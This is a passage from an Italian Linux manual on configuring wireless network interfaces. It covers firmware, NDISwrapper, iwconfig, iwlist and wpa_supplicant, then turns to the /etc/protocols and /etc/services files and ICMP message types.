A ogni modo, il modulo '**`ndiswrapper`**' va attivato solo quando serve, senza poterlo poi disattivare, a meno di rischiare di bloccare il sistema operativo.

32.7.10 Microcodice

La maggior parte dei dispositivi di rete senza fili, per funzionare, richiede il caricamento di un microcodice (*firmware*). La compilazione di un kernel Linux, oltre ai moduli produce diversi file di microcodice, da usare per i vari dispositivi che ne richiedono. Tuttavia, non esiste sempre una versione libera del microcodice necessario a tali dispositivi, pertanto, in quei casi, occorre provvedere a un'installazione particolareggiata di file binari. Per esempio, nella distribuzione GNU/Linux Debian, per il dispositivo *D-Link System AirPlus G DWL-G122 Wireless Adapter(rev.C1) [Ralink RT73]* ci si avvale del modulo '**rt73usb**' del kernel, il quale, però, richiede a sua volta il caricamento del firmware '`rt73.bin`', disponibile nel pacchetto Debian '**firmware-ralink**', della sezione «non-free/kernel».

La mancata disponibilità del microcodice necessario, porta al verificarsi di errori che sono difficili da interpretare, quando il problema non è conosciuto. Infatti, rimanendo nel caso del dispositivo Ralink, a cui si è accennato, si ottiene ugualmente l'apparizione di un nome di interfaccia di rete ('**wlan*n***'), ma quando si cerca di attivarla con '**ifconfig**' o altro programma simile, si ottiene un errore del tipo '**SIOCSIFFLAGS: No such file or directory**', proprio perché il file '`rt73.bin`' non viene trovato.

I file binari del microcodice da usare per i dispositivi fisici vanno collocati a partire da una certa directory, secondo l'organizzazione della propria distribuzione GNU/Linux; nel caso di Debian, si trovano a partire da '`/lib/firmware/`'.

Si veda anche la sezione 8.8 sul problema del caricamento del microcodice, attraverso il programma '`/sbin/hotplug`'.

32.7.11 Individuazione e attivazione dell'interfaccia di rete senza fili

L'individuazione iniziale dell'interfaccia di rete senza fili può creare qualche problema. In generale, conviene usare '**ifconfig**' con l'opzione '**-a**', per visualizzare tutte le interfacce di rete, anche se non sono attive:

```
$ ifconfig -a [Invio]
```

Ma anche così, può darsi che un'interfaccia non appaia, magari perché non è ancora stato caricato il firmware, che però si carica con il primo tentativo di attivazione. Perciò, se ci si attende di trovare un'interfaccia di rete che però, al primo tentativo non si vede, conviene fare una prova più banale:

```
$ ifconfig wlan0 [Invio]

$ ifconfig wlan1 [Invio]

$ ifconfig wlan2 [Invio]

$ ifconfig wlan3 [Invio]
```

Se esistono informazioni, in questo modo vengono visualizzate.

Dopo l'individuazione, è però necessario attivare l'interfaccia, con il comando seguente, il quale comporta il caricamento del firmware, se ciò non è ancora avvenuto:

```
$ ifconfig wlan0 up [Invio]
```

Se invece il firmware non può essere caricato, perché il file che dovrebbe contenerlo non c'è, o non si trova dove previsto, si ottiene la visualizzazione di un errore simile a questo:

```
SIOCSIFFLAGS: No such file or directory
```

32.7.12 NDISwrapper

Quando il kernel Linux non dispone del codice necessario a controllare un certa interfaccia di rete senza fili, è necessario utilizzare invece NDISwrapper per pilotare il software di gestione della stessa interfaccia, ma compilato per MS-Windows. Il software in questione va scelto preferibilmente nella versione per MS-Windows XP, ammesso che sia prevista questa distinzione.

Di norma, il software per MS-Windows da usare (attraverso NDISwrapper) per la gestione dell'interfaccia di rete, viene allegato in un CD di accompagnamento. Eventualmente, tale software potrebbe essere collocato semplicemente in una directory di tale CD, oppure potrebbe ridotto a un archivio ('`.zip`', '`.cab`' o altro), ma potrebbe anche essere incorporato in un programma di installazione. A ogni modo, si tratta solitamente di tre file, che, con nomi simili, hanno le estensioni '`.inf`', '`.cat`' e '`.sys`', dove il file che termina per '`.inf`' è quello più importante e può essere letto per verificare quali altri file servono effettivamente. Naturalmente, trattandosi di file per MS-Windows non conta la distinzione tra lettere minuscole e maiuscole nei loro nomi.

NDISwrapper è costituito da un modulo per il kernel Linux e da un programma con il quale si caricano i *driver* di MS-Windows, tuttavia, in generale è necessario caricare prima i *driver* di MS-Windows e solo dopo è possibile caricare il modulo per il kernel Linux. Come logica conseguenza, una volta caricato il modulo di NDISwrapper non si possono aggiungere altri gestori, ma in più, è bene evitare di tentare di disattivarli. Pertanto, l'uso di NDISwrapper richiede di svolgere delle prove, in cui può essere necessario riavviare il sistema.

A titolo di esempio, viene mostrato uno script usato nella distribuzione NLNX. Questo script verifica se il modulo di NDISwrapper non è stato ancora utilizzato nel kernel, quindi, se ciò non è ancora avvenuto, prende in gestione i file presenti in una certa directory e infine carica il proprio modulo:

```
#!/bin/sh
WIN_DRV_DIR="/etc/windows-drivers/wifi/"
DRIVER=""

# If the ndiswrapper module is loaded, nothing should be
# touched!
if lsmod | grep ndiswrapper > "/dev/null" 2> "/dev/null"
then
    echo "[$0] the ndiswrapper is already loaded!"
    exit
fi

# Remove ndiswrapper drivers.
for d in /etc/ndiswrapper/*
do
    if [ -d "$d" ]
    then
        d=‘basename $d‘
        echo "[$0] removing driver $d..."
        ndiswrapper -r "$d"
    fi
done

# Check if there are drivers to be loaded.
DRIVER=‘ls $WIN_DRV_DIR/*.[iI][nN][fF] | tail -n 1‘
if [ ! -r "$DRIVER" ]
then
    echo "[$0] there is no driver to install!"
    exit
fi

# There are drivers to load.
for d in $WIN_DRV_DIR/*.[iI][nN][fF]
do
    echo "[$0] installing $d ..."
    ndiswrapper -i "$d"
done

# Now is the time to load the ndiswrapper module.
echo "[$0] loading the ndiswrapper module..."
modprobe ndiswrapper
```

Segue un modello sintattico molto semplice per descrivere l'uso del programma '**ndiswrapper**', con il quale, principalmente, si caricano e scaricano i *driver* da gestire:

```
ndiswrapper opzione
```

Tabella 32.78. Alcune opzioni per l'uso del programma '**ndiswrapper**'.

Opzione	Descrizione
`-l`	Elenca i *driver* attualmente in uso.
`-i` ***file_inf***	Carica il *driver* descritto nel file indicato come argomento, il quale, di norma, ha un'estensione '`.inf`'.
`-r` ***nome_driver***	Rimuove la gestione del *driver* indicato per nome.

Quando viene usato il programma '**ndiswrapper**' con l'opzione '**-i**', per caricare quello che è noto come un *driver*, in pratica viene creata la directory '`/etc/ndiswrapper/`***nome_driver***`/`', all'interno della quale vengono copiati i file necessari alla gestione di ciò che viene individuato con il nome ***nome_driver***. Pertanto, l'efficacia del caricamento di un *driver* con il programma '**ndiswrapper**' si estende anche attraverso il riavvio del sistema operativo. A titolo di esempio, viene mostrato il caricamento di un certo gestore per verificare cosa accade nella directory '`/etc/ndiswrapper/*/`':

```
# ndiswrapper -i WG311v3.INF [Invio]

# ndiswrapper -l [Invio]

  wg311v3 : driver installed
          device (11AB:1FAA) present

# ls -l /etc/ndiswrapper/wg311v3 [Invio]

  … 11AB:1FAA.5.conf -> 11AB:1FAA:6B00:1385.5.conf
  … 11AB:1FAA:6B00:1385.5.conf
  … 11AB:1FAB.5.conf
  … wg311v3.inf
  … wg311v3xp.sys
```

Fino a che il modulo del kernel di NDISwrapper non è stato caricato, si possono compiere tutte le operazioni che si vogliono con il programma di servizio '**ndiswrapper**'; dopo il caricamento del modulo, è bene evitare qualunque intervento (a parte l'interrogazione dello stato con l'opzione '**-l**'). Pertanto, questo è il significato dello script mostrato inizialmente:

se il modulo del kernel, denominato '**ndiswrapper**' è già caricato, nulla viene fatto;

altrimenti, vengono rimossi tutti i *driver* che risultano installati nella directory '`/etc/ndiswrapper/`'; quindi vengono caricati tutti i file '`.inf`' contenuti nella directory '`/etc/windows-drivers/wifi/`' e al termine viene caricato anche il modulo '**ndiswrapper**' nella gestione del kernel.

32.7.12.1 Casi particolari

L'uso di software di gestione delle interfacce di rete senza fili, attraverso NDISwrapper, non è sempre una «passeggiata», pertanto è disponibile una pagina che raccoglie le esperienze dei singoli, organizzata in base al codice dell'hardware. In pratica si procede cercando di individuare tale codice. Nel caso di scheda PCI si usa, logicamente, il programma '**lspci**':

```
# lspci [Invio]

  …
  00:0c.0 Ethernet controller: Marvell Technology ↩
 ↪Group Ltd. 88w8335 [Libertas] 802.11b/g Wireless (rev 03)
  …

# lspci -n [Invio]

  …
  00:0c.0 0200: 11ab:1faa (rev 03)
  …
```

Pertanto, con i due passaggi mostrati, si scopre in questo caso che il codice è 11AB:1FAA$_{16}$. Nel caso invece di un'interfaccia connessa attraverso una porta USB, occorre il programma '**lsusb**':


```
# lsusb [Invio]

  …
  Bus 001 Device 003: ID 07d1:3c03 D-Link System
  …
```

In tal caso, il codice cercato è 07D1:3C03$_{16}$.

Con questi dati conviene fare una ricerca, per esempio, con Google, usando la stringa

```
ndiswrapper 11AB:1FAA
```

Oppure si potrebbe usare direttamente l'indirizzo *http://www.google.com/search?q=ndiswrapper+11AB11%3A1FAA* .

32.7.12.2 WINE per estrarre i file

Spesso, i file necessari alla gestione di un'interfaccia di rete senza fili in un sistema MS-Windows possono essere incorporati in un file eseguibile che provvede alla loro installazione. Evidentemente, tale file eseguibile è fatto per un sistema MS-Windows.

In alcuni casi, i contenuti di questi file possono essere estratti dal programma '**cabextract**', in altri semplicemente con '**unzip**'; ma ci sono anche situazioni in cui non è possibile. Quando non ci sono alternative, si può provare a utilizzare WINE per simulare l'installazione di questi file, utilizzando però i privilegi di un utente comune, in modo da ottenere un'installazione a partire dalla directory '`~/.wine/`'.

```
$ wine setup.exe [Invio]
```

È il caso di ricordare che WINE va avviato dal sistema grafico X, pertanto, dovendo dare un comando manuale, va utilizzata una finestra di terminale.

32.7.13 Utilizzo di «iwconfig»

Per la gestione delle interfacce di rete senza fili, si utilizzano generalmente i programmi del pacchetto Wireless-tools[6] di cui, quello principale è '**iwconfig**':

```
iwconfig [interfaccia]
```

```
iwconfig interfaccia opzione…
```

Le opzioni di '**iwconfig**' non hanno l'aspetto consueto dei programmi di servizio dei sistemi Unix, in quanto si tratta di nomi seguiti da un valore, come fossero valori che si assegnano a una variabile.

Tabella 32.85. Alcune opzioni per l'uso del programma '**iwconfig**'.

Opzione	Descrizione

`essid on`
`essid off|any`
`essid "`***stringa***`"`
	L'opzione '**essid**' consente di attribuire il nome della rete virtuale a cui ci si vuole connettere (ESSID, ovvero *Extended service set id*). Una volta definito si può disattivare con le parole chiave '**off**' o '**any**'.

`mode Managed`
`mode Ad-Hoc`
`mode` ***modalità***
	Definisce la modalità di funzionamento. Quelle principali si ottengono con le parole chiave '**Ad-Hoc**' e '**Managed**'.

`channel` ***n***	Definisce il canale di lavoro. I canali vanno da uno in su e la quantità dipende dalle caratteristiche dell'interfaccia; inoltre, il canale zero indica che l'interfaccia è inattiva. In condizioni normali, questo dato dovrebbe essere individuato automaticamente.
`ap` ***indirizzo***	Consente di specificare l'indirizzo del punto di accesso da raggiungere. In condizioni normali, questo dato dovrebbe essere individuato automaticamente.

Opzione	Descrizione
`commit`	Si tratta di un comando (e non di un'opzione vera e propria), con cui si richiede all'interfaccia di acquisire la configurazione richiesta, nel caso ciò non avvenga in modo istantaneo.

Viene mostrato un esempio, relativo a un'interfaccia di rete senza fili, da collegare a un punto di accesso che opera con l'identità ESSID «appunti2», sul canale 11 (pari a 2,462 GHz) in chiaro (senza sistemi crittografici).

- `# iwconfig` [*Invio*]

  Si verifica lo stato delle interfacce di rete senza fili:

```
wlan0     IEEE 802.11g  ESSID:off/any
          Mode:Ad-Hoc  Frequency:2.412 GHz  Cell: Not-Associated
          Bit Rate:2 Mb/s   Sensitivity=-200 dBm
          RTS thr=2346 B   Fragment thr=2346 B
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

- `# iwconfig mode Managed` [*Invio*]

  Si modifica la modalità di funzionamento, in modo da poter utilizzare il punto di accesso:

```
wlan0     IEEE 802.11g  ESSID:off/any
          Mode:Managed  Frequency:2.412 GHz  Access Point: Not-Associated
          Bit Rate:2 Mb/s   Sensitivity=-200 dBm
          RTS thr=2346 B   Fragment thr=2346 B
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

- `# iwconfig wlan0 essid "appunti2"` [*Invio*]

  Si attribuisce l'identità ESSID «appunti2».

  `# iwconfig wlan0` [*Invio*]

```
wlan0     IEEE 802.11g  ESSID:"appunti2"
          Mode:Managed  Frequency:2.462 GHz  Access Point: 00:0E:2E:E2:C9:BF
          Bit Rate=2 Mb/s   Sensitivity=-200 dBm
          RTS thr=2346 B   Fragment thr=2346 B
          Encryption key:off
          Power Management:off
          Link Quality:53/100  Signal level:-62 dBm  Noise level:-96 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

  Come si vede, gli altri dati vengono determinati automaticamente.

- `# ifconfig wlan0 192.168.21.11` [*Invio*]

  Con l'ausilio di '**`ifconfig`**', attribuisce un indirizzo IPv4 all'interfaccia di rete.

  `# ifconfig wlan0` [*Invio*]

```
wlan0     Link encap:Ethernet  HWaddr 00:1b:2f:c5:bb:0b
          inet addr:192.168.21.11  Bcast:192.168.21.255  Mask:255.255.255.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:169 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:19185 (18.7 KiB)  TX bytes:450 (450.0 B)
          Interrupt:11 Memory:cffb0000-cffc0000
```

Viene mostrato un esempio analogo, relativo a un'interfaccia di rete senza fili, da collegare a una rete priva di punti di accesso, composta pertanto solo da celle in modalità *ad-hoc*, operanti con l'identità ESSID «appunti2», sul canale 11 (pari a 2,462 GHz) in chiaro (senza sistemi crittografici).

- `# iwconfig` [*Invio*]

  Si verifica lo stato delle interfacce di rete senza fili:


```
wlan0     IEEE 802.11g  ESSID:off/any
          Mode:Managed  Frequency:2.412 GHz  Access Point: Not-Associated
          Bit Rate:2 Mb/s   Sensitivity=-200 dBm
          RTS thr=2346 B   Fragment thr=2346 B
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

- `# iwconfig mode Ad-Hoc` [*Invio*]

  Si modifica la modalità di funzionamento, in modo da non dipendere da punti di accesso:

```
wlan0     IEEE 802.11g  ESSID:off/any
          Mode:Ad-Hoc  Frequency:2.412 GHz  Cell: Not-Associated
          Bit Rate:2 Mb/s   Sensitivity=-200 dBm
          RTS thr=2346 B   Fragment thr=2346 B
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

- `# iwconfig wlan0 essid "appunti2"` [*Invio*]

  Si attribuisce l'identità ESSID «appunti2».

  `# iwconfig wlan0` [*Invio*]

```
wlan0     IEEE 802.11g  ESSID:"appunti2"
          Mode:Ad-Hoc  Frequency:2.462 GHz  Cell: 02:B6:DC:B3:55:C7
          Bit Rate=2 Mb/s   Sensitivity=-200 dBm
          RTS thr=2346 B   Fragment thr=2346 B
          Encryption key:off
          Power Management:off
          Link Quality:53/100  Signal level:-62 dBm  Noise level:-96 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

  Come si vede, gli altri dati vengono determinati automaticamente, ma come si può osservare, in questo caso, invece di apparire l'indirizzo della cella del punto di accesso, appare l'indirizzo della cella locale.

- `# ifconfig wlan0 192.168.21.11` [*Invio*]

  Con l'ausilio di '**`ifconfig`**', attribuisce un indirizzo IPv4 all'interfaccia di rete.

  `# ifconfig wlan0` [*Invio*]

```
wlan0     Link encap:Ethernet  HWaddr 00:1b:2f:c5:bb:0b
          inet addr:192.168.21.11  Bcast:192.168.21.255  Mask:255.255.255.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:169 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:19185 (18.7 KiB)  TX bytes:450 (450.0 B)
          Interrupt:11 Memory:cffb0000-cffc0000
```

32.7.14 Utilizzo di «iwlist»

Il programma '**`iwlist`**' che fa sempre parte del pacchetto Wireless-tools, consente di conoscere informazioni più dettagliate sull'interfaccia di rete senza fili, inoltre consente di eseguire una scansione delle celle limitrofe, ovvero dei punti di accesso e dei nodi in modalità *ad-hoc*:

```
iwlist [interfaccia] opzione...
```

Il nome dell'interfaccia può essere omesso, ma solo se si tratta dell'unica interfaccia presente nell'elaboratore. Per conoscere le opzioni disponibili è sufficiente avviare il programma senza argomenti:

`$ iwlist` [*Invio*]

```
Usage: iwlist [interface] scanning [essid NNN] [last]
              [interface] frequency
              [interface] channel
              [interface] bitrate
              [interface] rate
              [interface] encryption
              [interface] keys
              [interface] power
              [interface] txpower
              [interface] retry
```

```
[interface] ap
[interface] accesspoints
[interface] peers
[interface] event
[interface] auth
[interface] wpakeys
[interface] genie
[interface] modulation
```

L'uso più frequente che si fa di '**iwlist**' è quello che serve a conoscere i punti di accesso o i nodi *ad-hoc* presenti nella zona, ma in tal caso occorre agire in qualità di utente '**root**' ed è necessario che l'interfaccia sia attiva:

```
# ifconfig wlan0 up [Invio]

# iwlist wlan0 scanning [Invio]

  wlan0     Scan completed :
            Cell 01 - Address: 00:17:C2:4A:9A:6D
                      ESSID:"Alice-26427486"
                      Protocol:IEEE 802.11g
                      Mode:Managed
                      Frequency:2.412 GHz (Channel 1)
                      Quality:7/100  Signal level:-91 dBm  Noise level:-96 dBm
                      Encryption key:on
                      Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
                                24 Mb/s; 36 Mb/s; 54 Mb/s; 6 Mb/s; 9 Mb/s
                                12 Mb/s; 48 Mb/s
                      Extra:bcn_int=100
                      Extra:atim=0
                      IE: WPA Version 1
                          Group Cipher : TKIP
                          Pairwise Ciphers (1) : TKIP
                          Authentication Suites (1) : PSK
            Cell 02 - Address: 00:0E:2E:E2:C9:BF
                      ESSID:"appunti2"
                      Protocol:IEEE 802.11g
                      Mode:Managed
                      Frequency:2.462 GHz (Channel 11)
                      Quality:37/100  Signal level:-72 dBm  Noise level:-96 dBm
                      Encryption key:off
                      Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                                9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s; 36 Mb/s
                                48 Mb/s; 54 Mb/s
                      Extra:bcn_int=100
                      Extra:atim=0
            Cell 03 - Address: 00:1C:A2:69:ED:C3
                      ESSID:"Alice-60478542"
                      Protocol:IEEE 802.11g
                      Mode:Managed
                      Frequency:2.437 GHz (Channel 6)
                      Quality:4/100  Signal level:-93 dBm  Noise level:-96 dBm
                      Encryption key:on
                      Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
                                24 Mb/s; 36 Mb/s; 54 Mb/s; 6 Mb/s; 9 Mb/s
                                12 Mb/s; 48 Mb/s
                      Extra:bcn_int=100
                      Extra:atim=0
                      IE: WPA Version 1
                          Group Cipher : TKIP
                          Pairwise Ciphers (1) : TKIP
                          Authentication Suites (1) : PSK
```

32.7.15 Gestione attraverso WPA Supplicant

Attraverso '**iwconfig**' è possibile impostare una comunicazione in chiaro o cifrata attraverso il metodo WEP (*Wired equivalent privacy*), ma non è possibile configurare una cifratura WPA. A questo proposito, di solito si utilizza WPA Supplicant,[7] il quale è costituito da un demone che si inserisce come filtro della comunicazione, al secondo livello del modello ISO/OSI. Attraverso la configurazione di WPA Supplicant è comunque possibile controllare le impostazioni relative all'interfaccia di rete senza fili, anche per ciò che riguarda la cifratura WEP o l'assenza totale di cifratura, pertanto la mediazione di WPA Supplicant può essere usata in ogni caso.

```
wpa_supplicant [opzioni]
```

Quello che si vede è il modello sintattico, molto semplice, per l'avvio del programma, il quale va messo a funzionare sullo sfondo in modo esplicito, con l'opzione '**-B**'.

Tabella 32.96. Alcune opzioni per l'uso del programma '**wpa_supplicant**'.

Opzione	Descrizione
`-B`	Mette il programma a funzionare sullo sfondo; diversamente il programma rimane in primo piano, bloccando il terminale.
`-i` *nome_interfaccia*	Dichiara il nome dell'interfaccia per la quale si associa il controllo da parte di '**wpa_supplicant**'.
`-c` *file_di_configurazione*	Dichiara il nome del file di configurazione da associare all'interfaccia di rete senza fili.
`-N`	Indica che le opzioni successive si riferiscono a un'altra interfaccia di rete.

Il file di configurazione di WPA Supplicant può riguardare una sola interfaccia di rete; pertanto, se ci sono più interfacce da gestire, occorrono più file, da specificare espressamente nella riga di comando. A questo proposito, il programma '**wpa_supplicant**' può essere avviato in più copie, ovvero una per ogni interfaccia, oppure in una sola istanza, separando le opzioni delle varie interfacce con l'opzione '**-N**'. Pertanto, il modello sintattico per l'uso di questo programma potrebbe essere ricordato essenzialmente così:

```
wpa_supplicant [-B] -i interfaccia -c file -N ↩
↪                  [-i interfaccia -c file -N ]↩
↪                  ...
```

Dal momento che il programma '**wpa_supplicant**' viene usato generalmente sullo sfondo, se si vuole cambiare la configurazione, diventa necessario eliminarne il processo elaborativo per poterlo riavviare con i nuovi dati. L'esempio successivo elimina eventuali processi preesistenti e poi ricarica il demone in modo da gestire l'interfaccia '**wlan0**' con il file '`/etc/wpa_supplicant/wpa_supplicant.conf`':

```
# killall wpa_supplicant [Invio]

# wpa_supplicant -B -i wlan0 ↩
↪   -c /etc/wpa_supplicant/wpa_supplicant.conf [Invio]
```

32.7.15.1 Configurazione di WPA Supplicant

Il file di configurazione predefinito di WPA_Supplicant potrebbe essere '`/etc/wpa_supplicant/wpa_supplicant.conf`', utile però solo se si utilizza un'interfaccia singola. Diversamente va usata necessariamente l'opzione '**-c**' nella riga di comando di '**wpa_supplicant**'. Vengono proposti qui alcuni esempi di configurazione, completi, per le situazioni più comuni e più semplici di utilizzo delle interfacce di rete, ma in ogni caso si tratta di interfacce di rete funzionanti in modalità *managed* che si avvalgono di punti di accesso.

- Il caso più semplice corrisponde a una cella che si deve collegare a un ESSID qualunque, purché la comunicazione avvenga in chiaro:

```
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=root
network={
    ssid=""
    key_mgmt=NONE
}
```

- Per individuare precisamente la rete a cui ci si vuole connettere, basta aggiungere il valore dell'identità ESSID. In questo caso si tratta della stringa '**default**':

```
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=root
network={
    ssid="default"
    key_mgmt=NONE
}
```

- L'esempio successivo riguarda una cifratura di tipo WEP104 (si distingue per avere chiavi da 13 byte), con quattro chiavi, dove la

prima è quella da utilizzare in modo predefinito. In questo caso le prime due chiavi sono indicate come stringhe ASCII, mentre quelle rimanenti sono scritte come numero esadecimale:

```
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=root
network={
    ssid="default"
    key_mgmt=NONE
    wep_key0="ciao a tutti!"
    wep_key1="1234567890123"
    wep_key2=0123456789ABCDEF0123456789
    wep_key3=F0123456789ABCDEF012345678
    wep_tx_keyidx=0
}
```

- L'esempio successivo modifica leggermente quello precedente, utilizzando una cifratura di tipo WEP40 (si distingue per avere chiavi da 5 byte), con quattro chiavi, dove la prima è quella da utilizzare in modo predefinito:

```
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=root
network={
    ssid="default"
    key_mgmt=NONE
    wep_key0="ciao!"
    wep_key1="12345"
    wep_key2=0123456789
    wep_key3=F012345678
    wep_tx_keyidx=0
}
```

- L'esempio successivo è una variante dove si usa una cifratura di tipo WPA a chiave segreta (PSK, ovvero *Pre shared key*). La chiave da usare è costituita dalla stringa '**`ciao a tutti voi`**':

```
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=root
network={
    ssid="default"
    key_mgmt=WPA-PSK
    psk="ciao a tutti voi"
}
```

WPA Supplicant può essere configurato in modi molto più complessi, soprattutto per gestire modalità di cifratura e riconoscimento più articolati. Si veda eventualmente *wpa_supplicant.conf(5)*.

32.8 Definizione dei protocolli e dei servizi

Prima ancora di analizzare sommariamente il funzionamento dei protocolli IP, è opportuno portare l'attenzione a due file di configurazione che di solito sono già stati predisposti correttamente dalle varie distribuzioni GNU/Linux: si tratta di '`/etc/protocols`' e '`/etc/services`'. Normalmente non ci si accorge nemmeno della loro presenza, ma la loro mancanza, o l'indicazione errata di alcune voci pregiudica seriamente il funzionamento elementare delle reti IP.

32.8.1 Protocolli di trasporto e di rete

I protocolli di comunicazione possono inserirsi a diversi livelli nella stratificazione del modello di rete ISO-OSI (presentato nella sezione 32.1). Quelli riferiti ai livelli di ***trasporto*** e di ***rete*** sono classificati nel file '`/etc/protocols`' che alcuni programmi hanno la necessità di consultare. Di solito non c'è la necessità di modificare questo file che però deve essere presente quando si utilizzano programmi che accedono alla rete. Segue un estratto abbreviato di questo file:

```
ip          0   IP          # internet protocol, pseudo
                            # protocol number
icmp        1   ICMP        # internet control message
                            # protocol
…
tcp         6   TCP         # transmission control protocol
…
udp         17  UDP         # user datagram protocol
…
ipv6        41  IPv6        # IPv6
…
ipv6-icmp   58  IPv6-ICMP   # ICMP for IPv6
…
```


32.8.2 Servizi

I protocolli TCP e UDP inseriscono il concetto di porta di comunicazione. Per la precisione, ogni pacchetto TCP o UDP, contiene una porta mittente e una porta di destinazione. Naturalmente, al livello IP vengono anche aggiunte le indicazioni dell'indirizzo IP del mittente e del destinatario.

Perché un pacchetto possa essere ricevuto da un destinatario, occorre che questo sia in ascolto proprio sulla porta prevista, altrimenti il pacchetto in questione non raggiunge il suo obiettivo. In generale, un'applicazione che deve svolgere un servizio attraverso la rete, deve stare in ascolto sempre della stessa porta, in modo tale che chi vuole accedervi sappia come farlo. Dall'altra parte, un'applicazione che vuole accedere a un servizio, deve aprire per conto proprio una porta locale qualsiasi, purché non utilizzata, iniziando poi a inviare dei pacchetti TCP o UDP (in base alle caratteristiche del protocollo al livello superiore) presso l'indirizzo e la porta del servizio. Si intende che l'applicazione che svolge il servizio sappia a quale porta rispondere perché questa informazione è parte dei pacchetti TCP e UDP.

Figura 32.103. Viaggio di un pacchetto UDP o TCP: «***n***» è la porta di origine; «***m***» è la porta di destinazione.






Figura 32.104. Andata e ritorno per le connessioni che prevedono l'uso delle porte: «***n***» è la porta usata nel nodo «A»; «***m***» è la porta usata nel nodo «B».



I servizi di rete sono offerti attraverso protocolli al quinto livello del modello ISO-OSI, ovvero a livello di sessione, utilizzando nello strato inferiore (TCP o UDP) delle porte ben conosciute, le quali tendono così a confondersi con il servizio stesso. Per esempio, la porta 23 viene usata per il protocollo TELNET, pertanto tende a essere identificata con il servizio corrispondente.

Figura 32.105. Esempio di ciò che accade quando dal nodo «A» un processo instaura una connessione HTTP con il nodo «B»; in particolare, in questo caso il processo in questione utilizza localmente la porta 1083.



Generalmente, nei sistemi Unix le porte che gli applicativi devono utilizzare per stare in ascolto in attesa di richieste di connessione sono elencate nel file '`/etc/services`'. Il file in questione serve anche ai programmi che accedono ai servizi (sia locali, sia remoti), per sapere quale porta interpellare.

Il file '`/etc/services`' viene utilizzato in particolare da Inetd, per interpretare correttamente i nomi di tali servizi indicati nel suo file di configurazione '`/etc/inetd.conf`' (36.1.1).

Spesso, nel file '`/etc/services`' si annotano due righe per ogni porta: una nel caso di utilizzo del protocollo TCP e l'altra nel caso di UDP. Questo può succedere anche quando il servizio corrispondente fa sempre uso di uno solo dei due protocolli.

Segue un estratto molto breve del file in questione, in cui si può vedere la definizione di servizi di uso comune:

```
ftp-data    20/tcp
ftp         21/tcp
…
ssh         22/tcp              # SSH Remote Login Protocol
ssh         22/udp              # SSH Remote Login Protocol
```

```
telnet          23/tcp
smtp            25/tcp    mail
…
domain          53/tcp    nameserver # name-domain server
domain          53/udp    nameserver
…
www             80/tcp    http       # WorldWideWeb HTTP
www             80/udp               # HyperText Transfer
                                     # Protocol
…
pop3            110/tcp   pop-3      # POP version 3
pop3            110/udp   pop-3
…
irc             194/tcp              # Internet Relay Chat
irc             194/udp
…
x11             6000/tcp  x11-0     # X windows system
x11             6000/udp  x11-0     # X windows system
…
```

32.8.3 Messaggi ICMP

Più o meno allo stesso livello dei protocolli TCP e UDP, si affianca il protocollo ICMP, il quale non dispone di porte, ma di ***messaggi***, definiti attraverso un codice numerico, composto da un tipo e da un eventuale sottotipo.

Tabella 32.107. Messaggi ICMP comuni.

Tipo	Codice	Nome	Chi lo utilizza
0		echo-reply	risposta a un ping (pong)
1			
2			
3		destination-unreachable	traffico TCP e UDP
3	0	network-unreachable	
3	1	host-unreachable	
3	2	protocol-unreachable	
3	3	port-unreachable	
3	4	fragmentation-needed	
3	5	source-route-failed	
3	6	network-unknown	
3	7	host-unknown	
3	8		
3	9	network-prohibited	
3	10	host-prohibited	
3	11	TOS-network-unreachable	
3	12	TOS-host-unreachable	
3	13	communication-prohibited	
3	14	host-precedence-violation	
3	15	precedence-cutoff	
4		source-quench	
5		redirect	instradamento dei pacchetti
5	0	network-redirect	
5	1	host-redirect	
5	2	TOS-network-redirect	
5	3	TOS-host-redirect	
6			
7			
8		echo-request	ping
9		router-advertisement	
10		router-solicitation	
11		time-exceeded (ttl-exceeded)	traceroute
11	0	ttl-zero-during-transit	
11	1	ttl-zero-during-reassembly	
12		parameter-problem	
